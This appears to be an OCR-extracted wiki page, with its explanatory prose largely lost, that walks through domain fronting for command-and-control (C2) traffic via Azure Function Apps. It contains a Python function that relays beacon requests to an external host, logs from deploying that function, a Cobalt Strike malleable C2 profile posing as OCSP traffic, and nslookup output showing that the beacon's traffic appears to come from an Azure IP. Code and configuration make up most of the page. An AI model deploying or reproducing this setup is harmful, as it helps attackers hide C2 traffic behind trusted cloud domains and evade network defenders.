
Azure


Azure Azure

https://github.com/RedSiege/FunctionalC2/tree/master/Azure/FunctionCode Azure Function Ap
Python Function App .NET Python

Visual Studio Code Azure Tools




Azure Tools Azure




Nginx C2 / Function App


```
import logging
import urllib.parse
import urllib.request
import azure.functions as func

def main(req: func.HttpRequest) -> func.HttpResponse:
    header_dict = {}
    get_url = 'https://azuresky.live/api/getit'
    for key, value in dict(req.headers).items():
        header_dict.update({key : value})

    request = urllib.request.Request(get_url, headers=header_dict)
    with urllib.request.urlopen(request) as response:
        html = response.read()
    return func.HttpResponse(html)
```


Code




WORKSP...
Local Project FunctionCode
Attached Storage Accounts
Attached Database Accounts


Python App


RESOURCES
Remote
pay-as-you-go
App Services
Azure Cosmos DB
Container Apps


Select a resource to create
Create Function App in Azure... (recently used)
For serverless, event driven apps and automation.
Create App Service Web App...
Host your APIs and full stack apps.
Create application infrastructure using azd...
Use the Azure Developer CLI to set up application infrastructure resources (azd provision).
Create Container Apps Environment...
For managing serverless container apps.
Create Database Server...
SQL or NoSQL databases for your web apps.
Create Resource Group...
The logical grouping for your resources.
Create Static Web App...
For front-end apps with optional serverless back-ends.

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  ···   Azure Functions
8:06:25 PM: Creating storage account "dlerpy" in location "East US" with sku
"Standard_LRS"...
8:06:46 PM: Successfully created storage account "dlerpy".
8:06:47 PM: Using existing Log Analytics workspace
"DefaultWorkspace-4d9dd2a7-7c11-4b76-93b8-57f77698d994-EUS"
8:06:47 PM: Verifying that Application Insights is available for this location...
8:06:47 PM: Creating Application Insights resource "dlerpy"...
8:06:49 PM: Successfully created Application Insights resource "dlerpy".
8:06:49 PM: Creating new function app "dler-py"...
8:07:09 PM: Successfully created function app "dler-py": https://dler-py.azurewebsites.
net
```

Function App Azure



URL

```
8:31:04 PM dler-py: Uploading built content /home/site/artifacts/functionappartifact.
squashfs for linux consumption function app...
8:31:04 PM dler-py: Resetting all workers for dler-py.azurewebsites.net
8:31:05 PM dler-py: Deployment successful. deployer = ms-azuretools-vscode
deploymentPath = Functions App ZipDeploy. Extract zip. Remote build.
8:31:24 PM dler-py: Syncing triggers...
8:31:26 PM dler-py: Querying triggers...
8:31:28 PM dler-py: HTTP Trigger Urls:
  GetIt: https://dler-py.azurewebsites.net/api/getit
  PostIt: https://dler-py.azurewebsites.net/api/postit
```


/api/getit /api/postit Nginx Nginx C2 (JQuery BUG)


```
#
# Online Certificate Status Protocol (OCSP) Profile
#   http://tools.ietf.org/html/rfc6960
#
# Author: @harmj0y
# Updated: by FortyNorth Security to demo Azure Functions
#
```

```
set sleeptime "3000";          # 3 Seconds
set jitter    "20";             # % jitter
set useragent "dlerinfra";

https-certificate {
    set keystore "ts.store";
    set password "123123";
}

    set maxdns             "255";

http-get {
    set uri "/api/getit";
    client {
        header "Accept" "*/*";
        metadata {
                        base64;
                        prepend "OSID=";
                        header "Cookie";
                }
    }


    server {
        header "Content-Type" "application/ocsp-response";
        header "content-transfer-encoding" "binary";
        header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";
        header "Connection" "keep-alive";
        output {
            print;
        }
    }
}



http-post {
    set uri "/api/postit";
    client {
```

```
        header "Accept" "*/*";
        id {
                base64;
                prepend "TRY=";
                header "Cookie";
        }

        output {
            print;
        }
    }


    server {
        header "Content-Type" "application/ocsp-response";
        header "content-transfer-encoding" "binary";
        header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";
        header "Connection" "keep-alive";
        output {
            print;
        }
    }
}


set host_stage "false";
http-stager {
        set uri_x86 "/api/stageit";
}
```


CS exe





Beacon IP 127.0.0.1

Beacon **20.49.104.36** IP Function App C2




```
root@ts:/# nslookup dler-py.azurewebsites.net
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
dler-py.azurewebsites.net       canonical name = waws-prod-blu-253.sip.azurewebsites.windows.net.
waws-prod-blu-253.sip.azurewebsites.windows.net canonical name = waws-prod-blu-253-74a7.eastus.cloudapp.azure.com.
Name:   waws-prod-blu-253-74a7.eastus.cloudapp.azure.com
Address: 20.49.104.36
```

Revision #20
Created 2 October 2023 19:08:19 by unknown
Updated 12 March 2024 03:15:44 by unknown